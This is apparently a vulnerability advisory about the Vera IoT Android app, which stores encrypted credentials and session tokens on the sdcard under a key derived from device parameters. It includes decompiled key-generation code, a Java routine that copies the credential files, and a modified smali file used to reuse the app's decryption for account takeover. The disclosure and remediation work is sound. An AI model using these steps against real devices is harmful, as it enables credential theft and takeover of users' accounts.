sms_reader_blog_de...		File folder	7/14/2017 10:18:22 AM
Spam Cartel		File folder	2/6/2017 11:18:54 AM
test		File folder	7/8/2017 10:38:00 AM
Text Files		File folder	7/8/2017 10:41:09 AM
Triveni		File folder	7/17/2017 9:04:38 PM
braintree_property_1....	206 KB	Adobe Acrobat D...	7/1/2017 9:25:22 PM
Hacking+IoT+for+Bu...	47,544 KB	Adobe Acrobat D...	7/17/2017 8:00:40 PM
app.bin	874 KB	BIN File	3/15/2017 4:50:46 PM
CSRF-Exploit-Gen.html	7 KB	Chrome HTML Do...	9/27/2010 4:16:14 PM
test.html	115 KB	Chrome HTML Do...	5/13/2017 9:56:15 AM
sms_reader_blog_de...	98 KB	Compressed (zipp...	6/26/2017 3:46:54 PM
app.idb	10,057 KB	IDA Database	7/4/2017 3:38:52 PM
burpsuite_free_v1.7.1	12,265 KB	JAR File	11/5/2016 11:12:25 AM

0 B of 54,758 MB in 0 of 36 1 hidden

/storage/emulated/legacy/Android/data/com.vera.android/files

Name	Size	Changed	Rights	Owner
..		7/14/2017 6:34:52 PM	rwxrwx---	u0_a151
_KEY_SessionData	1 KB	7/19/2017 4:43:20 PM	rw-rw----	u0_a151
_KEY_AuthToken	2 KB	7/19/2017 4:43:20 PM	rw-rw----	u0_a151
_KEY_m_sIP_Last	1 KB	7/19/2017 4:42:39 PM	rw-rw----	u0_a151
_KEY_m_iPK_Device_Last	1 KB	7/19/2017 4:42:37 PM	rw-rw----	u0_a151
_KEY_m_sUsername_Last	1 KB	7/19/2017 4:42:36 PM	rw-rw----	u0_a151
_KEY_m_sPassword_Last	1 KB	7/19/2017 4:42:36 PM	rw-rw----	u0_a151
_KEY_m_bRememberMe	1 KB	7/19/2017 4:42:36 PM	rw-rw----	u0_a151
user_settings.json	1 KB	7/19/2017 4:42:33 PM	rw-rw----	u0_a151
settings.json	27 KB	7/14/2017 6:34:52 PM	rw-rw----	u0_a151
cacert.pem	246 KB	7/14/2017 6:34:52 PM	rw-rw----	u0_a151


0 B of 275 KB in 0 of 10

Vulnerability Description

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile aplications. In case of Vera mobile application it was identified that the application stores a user's username and password in encrypted format on the sdcard of the device. Although kudos to the developers for not storing the password of the user in clear text, however encryption key created by the application is based only on that device parameters which means an android application that figures out how Vera app generates the encryption key can easily grab those files and decrypt the password on the device itself and send it to an attacker's server. The device does not need to be rooted in this case.

Exploitation


We identified that the application retrieved the MAC of the device which it generated using build number and the application package.



```
public static String GetMacAddress()
{
    int i;
    byte abyte0[];
    String s1;
    Object obj;
    try
    {
        String s = (new StringBuilder()).append(Build.SERIAL).append(HomeAutomationApplication.a.getPackageN
        obj = MessageDigest.getInstance("SHA-256");
        ((MessageDigest) (obj)).reset();
        abyte0 = ((MessageDigest) (obj)).digest(s.getBytes("UTF-8"));
        obj = new StringBuffer();
    }
    catch(Exception exception)
    {
        return Build.SERIAL;
    }
    i = 0;
    if(i >= abyte0.length)
        break; /* Loop/switch isn't completed */
    ((StringBuffer) (obj)).append(Integer.toString((abyte0[i] & 0xff) + 256, 16).substring(1));
    i++;
    if(true) goto _L2; else goto _L1
```

GetMacAddress Java code snippet

This value was then passed with other settings to a library called libdarkside.so which used it in the function “GenerateEncryptionKey”



```
; Attributes: bp-based frame fpd=0xC

EXPORT mios::MasterData::GenerateEncryptionKey(std::string const&)
mios::MasterData::GenerateEncryptionKey(std::string const&)

var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

PUSH.W          {R4-R10,LR}
SUB             SP, SP, #0x18
LDR             R3, =(off_2D8FAC - 0xD337E)
ADD             R7, SP, #0xC
LDR             R1, =(aGfsnu5efke - 0xD3384)
MOV             R5, R0
ADD             R3, PC ; off_2D8FAC
LDR             R3, [R3] ; dword_2EB6CC
MOV             R9, R2
ADD             R1, PC  ; "GfSNu5efKe"
ADD.W           R2, R3, #0xC
STR             R2, [R0]
MOV             R0, SP
MOV             R2, R7
MOV             R8, R3
```


GenerateEncryptionKey assembly code snippet

An easier approach for an attacker would be to use the existing Vera application and make some changes to its dex files and then use that modified version of the application inside an attacker application to avoid rewriting the entire code for encryption/decryption. That’s what we did and the result was that we could transfer the files from sdcard folder “/sdcard/Android/data/com.vera.android/files/” and transferred it to “/sdcard/Android/data/com.vera.android1/files/” using the simple Java code below as a part of our transfer app.

```
private void readRaw(){
	tv.append("\nData read from res/raw/textfile.txt:");
	String[] file_names= new String[7];
	file_names[0]="_KEY_AuthToken";
	file_names[1]="_KEY_m_bRememberMe";
	file_names[2]="_KEY_m_iPK_Device_Last";
	file_names[3]="_KEY_m_sIP_Last";
	file_names[4]="_KEY_m_sPassword_Last";
	file_names[5]="_KEY_m_sUsername_Last";
```

```
       file_names[6]="_KEY_SessionData";
       int size = file_names.length;
       for (int i=0; i<size; i++)
       {

                   File file = new
File("/sdcard/Android/data/com.vera.android/files/"+file_names[i].toString());
                   File file1 = new
File("/sdcard/Android/data/com.vera.android1/files/"+file_names[i].toString());
                   InputStream in=null;
                                   try {
                                               in = new FileInputStream(file);
                                               tv.append(in.toString());
                                   } catch (FileNotFoundException e1) {
                                               // TODO Auto-generated catch block
                                               e1.printStackTrace();
                                   }    // 2nd arg is buffer size

                   try {
                      OutputStream out = new FileOutputStream(file1);
                      byte[] buf = new byte[1024];
                      int len;
                      while ((len = in.read(buf)) > 0){
                        out.write(buf, 0, len);
                      }
                   } catch (FileNotFoundException e) {
                      e.printStackTrace();
                      Log.i(TAG, "******* File not found. Did you" +
                                  " add a WRITE_EXTERNAL_STORAGE permission to the manifest?");
                   } catch (IOException e) {
                      e.printStackTrace();
                   }
       }

    }
}
```

We can modify the dex code of the file DataCoreManager.smali of the existing Vera app as shown below.



DataCoreManager.smali

```
    :try_start_0
    new-instance v0, Ljava/lang/StringBuilder;

    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V

    sget-object v1, Landroid/os/Build;->SERIAL:Ljava/lang/String;

    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v0

    sget-object v1, Lcom/homeautomationframework/application/HomeAutomationApplication;->a:Landroid/app/Application;

    invoke-virtual {v1}, Landroid/app/Application;->getPackageName()Ljava/lang/String;

    move-result-object v1

    const-string v3, "com.vera.android"

    invoke-virtual {v0, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v0

    const-string v1, "SHA-256"

    invoke-static {v1}, Ljava/security/MessageDigest;->getInstance(Ljava/lang/String;)Ljava/security/MessageDigest;

    move-result-object v1

    invoke-virtual {v1}, Ljava/security/MessageDigest;->reset()V

    const-string v2, "UTF-8"
```

Modified DataCoreManager.smali file

By doing that we can then use the transferred encrypted files to login in to the user's account thus proving that a malicious application installed on the user's device can login into user's Vera cloud account and also gain access to his/her credentials even though they are stored in encrypted format.

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application Vera.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the files on the sdcard of the device.